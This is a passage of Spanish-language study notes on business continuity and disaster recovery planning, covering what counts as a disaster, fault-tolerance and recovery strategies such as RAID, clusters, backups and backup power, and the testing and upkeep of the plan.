
- Previenen las interrupciones de los servicios ofrecidos por dicha organización.
- Facilitan el restablecimiento del servicio lo antes posible en el caso de que se produzca una interrupción.

El plan de recuperación se diseña como una guía:

- Reduce las actividades de toma de decisiones.
- El personal debe estar bien entrenado en sus deberes y responsabilidades ante una situación de desastre y conocer los pasos que se deben dar para reanudar la actividad de la organización en el menor tiempo posible.

Consulta condiciones aquí





Desastre: Cualquier evento que detenga, impida o interrumpa la capacidad de una organización para realizar sus tareas (o amenaza con hacerlo).

Pueden ser naturales o provocados por el hombre: robo, terremoto, fallos de red...

Se debe estar bien preparado, los desastres NO vienen con previo aviso.

Estrategias de Recuperación

Se pueden usar mecanismos que permiten la continuidad del servicio: Proporcionan tolerancia a fallos. Ej.: Protección de discos duros (RAID), protección de servidores (clústers), protección de fuentes de alimentación.

Mecanismos que consigan reanudar el servicio en el menor tiempo posible:

- Sistemas de backup.
- Uso de sistemas de procesamiento externos.
- Contratación de conexiones de red a otro proveedor de servicios.
- Plan de teletrabajo.
- Fuentes de alimentación alternativas (generadores de gasoil, paneles solares, baterías, ...).

Prueba, mantenimiento y revisión del plan de continuidad

El plan debe estar actualizado: Evitaremos personal de contacto que ya no trabaje en la empresa.

Se deben realizar pruebas para que el personal se entrene y para comprobar que se cumplen las necesidades de tiempos y que el plan funciona:

- Ante una caída del suministro eléctrico, comprobar que el grupo electrógeno funciona.
- Verificar los tiempos de recuperación de repositorios.
- Acceso a la infraestructura desde una ubicación remota.
- Comprobación de que los elementos replicados (RAID, clúster de servidores) funcionan correctamente y garantizan la tolerancia a fallos del sistema.

Una vez hechas las pruebas si alguna parte del plan de recuperación falla, habrá que mejorarla y revisar el plan.